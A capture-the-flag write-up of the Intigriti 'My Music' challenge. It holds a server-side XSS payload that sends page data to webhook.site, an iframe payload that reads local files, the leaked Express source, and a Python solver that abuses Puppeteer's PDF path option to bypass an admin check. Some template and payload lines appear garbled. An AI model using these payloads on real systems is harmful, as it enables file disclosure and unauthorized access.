My Music [10 Solves]
Description
Checkout my new platform for sharing the tunes of your life! 🎶
Author: holmesec
https://mymusic.ctf.intigriti.io || https://mymusic2.ctf.intigriti.io
Flag

INTIGRITI{0verr1d1ng_4nd_n0_r3turn_w4s_n3ed3d_for_th15_fl4g_to_b3_e4rn3d}
Solution
Server Side XSS

In /profile page, input Spotify track code to <s>XSS</s> and clicked Generate profile card, then got the following PDF.
Found Server Side XSS.
Exploiting this vulnerability to leak information.
Path Disclosure:
- payload:
<script>location.href = "https://webhook.site/<yourwebhook>/?data=" + location.href</script> - got:
file:///app/tmp/75f1b1fa-e0d2-4355-8aff-a9b4b132f4c3.html
I guess that the source code endpoint is /app/app.js.
Leak source code:
- payload:
<iframe src=file://<filename> width=1000px height=2000px></iframe><script>document.write(file:///app/app.js)</script>
The following is the leaked source code.
/app/app.js
const express = require('express')
const { engine } = require('express-handlebars')
const cookieParser = require('cookie-parser')
const { auth } = require('./middleware/auth')
const app = express()
app.engine('handlebars', engine())
app.set('view engine', 'handlebars')
app.set('views', './views')
app.use(express.json())
app.use(cookieParser())
app.use(auth)
app.use('/static', express.static('static'))
app.use('/', require('./routes/index'))
app.use('/api', require('./routes/api'))
app.listen(3000, () => {
 console.log('Listening on port 3000...')
})
/app/routes/index.js
const express = require('express')
const { requireAuth } = require('../middleware/auth')
const { isAdmin } = require('../middleware/check_admin')
const { getRandomRecommendation } = require('../utils/recommendedSongs')
const { generatePDF } = require('../utils/generateProfileCard')
const router = express.Router()
router.get('/', (req, res) => {
    const spotifyTrackCode = getRandomRecommendation()
    res.render('home', { userData: req.userData, spotifyTrackCode })
})
router.get('/register', (req, res) => {
    res.render('register', { userData: req.userData })
})
router.get('/login', (req, res) => {
    if (req.loginHash) {
        res.redirect('/profile')
    }
    res.render('login', { userData: req.userData })
})
router.get('/logout', (req, res) => {
    res.clearCookie('login_hash')
    res.redirect('/')
})
router.get('/profile', requireAuth, (req, res) => {
    res.render('profile', { userData: req.userData, loginHash: req.loginHash })
})
router.post('/profile/generate-profile-card', requireAuth, async (req, res) => {
    const pdf = await generatePDF(req.userData, req.body.userOptions)
    res.contentType('application/pdf')
    res.send(pdf)
})
router.get('/admin', isAdmin, (req, res) => {
    res.render('admin', { flag: process.env.FLAG || 'CTF{DUMMY}' })
})
module.exports = router
/app/middleware/check_admin.js
const { getUser, userExists } = require('../services/user')
const isAdmin = (req, res, next) => {
    let loginHash = req.cookies['login_hash']
    let userData
    if (loginHash && userExists(loginHash)) {
        userData = getUser(loginHash)
    } else {
        return res.redirect('/login')
    }
    try {
        userData = JSON.parse(userData)
        if (userData.isAdmin !== true) {
            res.status(403)
            res.send('Only admins can view this page')
            return
        }
    } catch (e) {
        console.log(e)
    }
    next()
}
module.exports = { isAdmin }
/app/middleware/auth.js
const { userExists, getUser } = require('../services/user')
const auth = (req, res, next) => {
    let loginHash = req.cookies['login_hash']
    if (loginHash && userExists(loginHash)) {
        try {
            let userData = JSON.parse(getUser(loginHash))
            req.userData = userData
            req.loginHash = loginHash
        } catch (e) {
            console.log(e)
        }
    }
    next()
}
const requireAuth = (req, res, next) => {
    if (!req.userData) {
        return res.redirect('/login')
    }
    next()
}
module.exports = { auth, requireAuth }
/app/routes/api.js
const express = require('express')
const { body, cookie } = require('express-validator')
const {
    addUser,
    getUserData,
    updateUserData,
    authenticateAsUser,
} = require('../controllers/user')
const router = express.Router()
router.post(
    '/register',
    body('username').not().isEmpty().withMessage('Username cannot be empty'),
    body('firstName').not().isEmpty().withMessage('First name cannot be empty'),
    body('lastName').not().isEmpty().withMessage('Last name cannot be empty'),
    addUser
)
router.post(
    '/login',
    body('loginHash').not().isEmpty().withMessage('Login hash cannot be empty'),
    authenticateAsUser
)
router
    .get('/user', getUserData)
    .put(
        '/user',
        body('firstName')
            .not()
            .isEmpty()
            .withMessage('First name cannot be empty'),
        body('lastName')
            .not()
            .isEmpty()
            .withMessage('Last name cannot be empty'),
        body('spotifyTrackCode')
            .not()
            .isEmpty()
            .withMessage('Spotify track code cannot be empty'),
        cookie('login_hash').not().isEmpty().withMessage('Login hash required'),
        updateUserData
    )
module.exports = router
/app/controllers/user.js
const {
    createUser,
    getUser,
    setUserData,
    userExists,
} = require('../services/user')
const { validationResult } = require('express-validator')
const addUser = (req, res, next) => {
    const errors = validationResult(req)
    if (!errors.isEmpty()) {
        return res.status(400).send(errors.array())
    }
    const { username, firstName, lastName } = req.body
    const userData = {
        username,
        firstName,
        lastName,
    }
    try {
        const loginHash = createUser(userData)
        res.status(204)
        res.cookie('login_hash', loginHash, { secure: false, httpOnly: true })
        res.send()
    } catch (e) {
        console.log(e)
        res.status(500)
        res.send('Error creating user!')
    }
}
const getUserData = (req, res, next) => {
    const errors = validationResult(req)
    if (!errors.isEmpty()) {
        return res.status(400).send(errors.array())
    }
    const { loginHash } = req.body
    try {
        const userData = getUser(loginHash)
        res.send(JSON.parse(userData))
    } catch (e) {
        console.log(e)
        res.status(500)
        res.send('Error fetching user!')
    }
}
const updateUserData = (req, res, next) => {
    const errors = validationResult(req)
    if (!errors.isEmpty()) {
        return res.status(400).send(errors.array())
    }
    const { firstName, lastName, spotifyTrackCode } = req.body
    const userData = {
        username: req.userData.username,
        firstName,
        lastName,
        spotifyTrackCode,
    }
    try {
        setUserData(req.loginHash, userData)
        res.send()
    } catch (e) {
        console.log(e)
        res.status(500).send('Error updating user!')
    }
}
const authenticateAsUser = (req, res) => {
    const errors = validationResult(req)
    if (!errors.isEmpty()) {
        return res.status(400).send(errors.array())
    }
    const { loginHash } = req.body
    if (userExists(loginHash)) {
        res.cookie('login_hash', loginHash, { httpOnly: true })
        res.send()
    } else {
        res.status(404).send('User not found')
    }
}
module.exports = { addUser, getUserData, updateUserData, authenticateAsUser }
/app/services/user.js
const fs = require('fs')
const path = require('path')
const { createHash } = require('crypto')
const { v4: uuidv4 } = require('uuid')
const dataDir = './data'
const createUser = (userData) => {
    const loginHash = createHash('sha256').update(uuidv4()).digest('hex')
    fs.writeFileSync(
        path.join(dataDir, `${loginHash}.json`),
        JSON.stringify(userData)
    )
    return loginHash
}
const setUserData = (loginHash, userData) => {
    if (!userExists(loginHash)) {
        throw 'Invalid login hash'
    }
    fs.writeFileSync(
        path.join(dataDir, `${path.basename(loginHash)}.json`),
        JSON.stringify(userData)
    )
    return userData
}
const getUser = (loginHash) => {
    let userData = fs.readFileSync(
        path.join(dataDir, `${path.basename(loginHash)}.json`),
        {
            encoding: 'utf8',
        }
    )
    return userData
}
const userExists = (loginHash) => {
    return fs.existsSync(path.join(dataDir, `${path.basename(loginHash)}.json`))
}
module.exports = { createUser, getUser, setUserData, userExists }
/app/utils/generateProfileCard.js
const puppeteer = require('puppeteer')
const fs = require('fs')
const path = require('path')
const { v4: uuidv4 } = require('uuid')
const Handlebars = require('handlebars')
const generatePDF = async (userData, userOptions) => {
    let templateData = fs.readFileSync(
        path.join(__dirname, '../views/print_profile.handlebars'),
        {
            encoding: 'utf8',
        }
    )
    const template = Handlebars.compile(templateData)
    const html = template({ userData: userData })
    const filePath = path.join(__dirname, `../tmp/${uuidv4()}.html`)
    fs.writeFileSync(filePath, html)
    const browser = await puppeteer.launch({
        executablePath: '/usr/bin/google-chrome',
        args: ['--no-sandbox'],
    })
    const page = await browser.newPage()
    await page.goto(`file://${filePath}`, { waitUntil: 'networkidle0' })
    await page.emulateMediaType('screen')
    let options = {
        format: 'A5',
    }
    if (userOptions) {
        options = { ...options, ...userOptions }
    }
    const pdf = await page.pdf(options)
    await browser.close();
    fs.unlinkSync(filePath)
    return pdf
}
module.exports = { generatePDF }
Source Code Reading
Looking at the source code, and the following is the points I've noticed.
- [POST] /api/register: Create User
- Create an object from the JSON data submitted by the user:
userData = {"username": "yourname", "firstName": "yourfirstname", "lastName": "yourlastname"} - Save
userDatato a JSON file named /app/data/sha256(uuidv4).json file - [POST] /api/login: Login
- Check the existence of the /app/data/usersubmitvalue.json file
- If it exists, set the Set-Cookie header to
login_hash=usersubmitvalueand return a status code of 200 - If it does not exist, return a 404 as a login failure
- If it exists, set the Set-Cookie header to
- [POST] /profile/generate-profile-card: Generate PDF
router.post('/profile/generate-profile-card', requireAuth, async (req, res) => {
    const pdf = await generatePDF(req.userData, req.body.userOptions)
    res.contentType('application/pdf')
    res.send(pdf)
})
req.body.userOptionsis user-controllable- The
req.body.userOptionssubmitted by the user is passed to the functiongeneratePDF, and it is used aspage.pdf(options)in Puppeteer. -
If a user passes the option as
"path": "/tmp/foobar1234.pdf", the generated PDF is saved to/tmp/foobar1234.pdf. -
Pupeteer references:
Property Modifiers Type Description Default path optional string The path to save the file to. undefined, which means the PDF will not be written to disk. -
[GET] /admin: Return flag
- In
isAdminmiddleware, read /app/data/usersubmitvalue.json file and parse it as json. If"isAdmin": trueis found, returns the flag stored as environment variable. -
If
JSON.parse(userData)throws an error, onlyconsole.log(e)is invoked in the catch block, and no return. After that,next()is called, allowing bypassing theisAdminmiddleware.isAdminmiddleware:const { getUser, userExists } = require('../services/user') const isAdmin = (req, res, next) => { let loginHash = req.cookies['login_hash'] let userData if (loginHash && userExists(loginHash)) { userData = getUser(loginHash) } else { return res.redirect('/login') } try { userData = JSON.parse(userData) /* bypassed if (userData.isAdmin !== true) { res.status(403) res.send('Only admins can view this page') return } */ } catch (e) { console.log(e) } next() } module.exports = { isAdmin }Throw error tested:
$ # download PDF named as generate-profile-card.pdf

$ node
Welcome to Node.js v18.13.0.
Type ".help" for more information.

> let userData = fs.readFileSync('generate-profile-card.pdf', { encoding: 'utf8' })
undefined
> JSON.parse(userData);
Uncaught SyntaxError: Unexpected token % in JSON at position 0
Therefore, I can get the flag by the following Exploit Step:
Exploit Step
- User1
-
send a request to /profile/generate-profile-card path with the following JSON as the body. This will result in the PDF being saved to /app/data/foobar1234.json file.
{ "userOptions": { "path": "/app/data/foobar1234.json" } } -
User2
- send a request to /api/login path with Login hash as
foobar1234. Note: It redirects to /login path from /profile path, this is expected behavior. TherequireAuthmiddleware redirects to /login path sincereq.userDatais undefined. - send a request to /admin path manually
Or I can get the flag by the following solver.py
solver.py
import requests
import random, string
import re

requests.packages.urllib3.disable_warnings()

BASE_URL = "https://mymusic.ctf.intigriti.io"
RANDOM_STR = "".join(random.choices(string.ascii_letters + string.digits, k=10))
USERNAME = f"test_{RANDOM_STR}"


def main():
    # User1
    s = requests.Session()
    # s.proxies = {"https": "http://127.0.0.1:8080"}
    s.verify = False

    # register user
    s.post(
        f"{BASE_URL}/api/register",
        json={"username": USERNAME, "firstName": "b", "lastName": "c"},
        allow_redirects=False,
    )

    # generate PDF and save it to /app/data/{RANDOM_STR}.json
    s.post(
        f"{BASE_URL}/profile/generate-profile-card",
        json={"userOptions": {"path": f"/app/data/{RANDOM_STR}.json"}},
    )

    # User2
    s.cookies.clear()
    s.cookies["login_hash"] = RANDOM_STR

    res = s.get(f"{BASE_URL}/admin")

    flag = re.findall(r"INTIGRITI{.*?}", res.text)[0]
    print(flag)


if __name__ == "__main__":
    main()
Post Exploitation
/app/views/print_profile.handlebars
<!-- (snip) -->
      <p style="word-break: break-all">
        (https://open.spotify.com/embed/track/{{ #if userData.spotifyTrackCode
        }}{{{userData.spotifyTrackCode}}}{{ else}}5iUQMwxUPdJBFeGkePtM66{{/if}
      </p>
    </div>
    <script>
      const trackContentElm = document.getElementById("trackContent");
      const oembedURL =
        "https://open.spotify.com/oembed?url=https://open.spotify.com/track/{{ #if userData.spotifyTrac{{ userData.spotifyTrackCode }}{{ else}}5iUQMwxUPdJBFeGkePtM66{{/if}}";
      fetch(oembedURL)
        .then((res) => res.json())
        .then((res) => {
          let img = document.createElement("img");
          img.src = res.thumbnail_url;
          img.style = "width: 250px";
          let p = document.createElement("p");
          p.innerText = res.title;
          p.style = "text-align: center";
          trackContentElm.append(img, p);
        });
    </script>
  </body>
</html>
Server Side XSS is occured because it uses three bracket {{{ instead of two bracket {{.
Because it was originally designed to generate HTML, Handlebars escapes values returned by a {{expression}}. If you don't want Handlebars to escape a value, use the "triple-stash", {{{.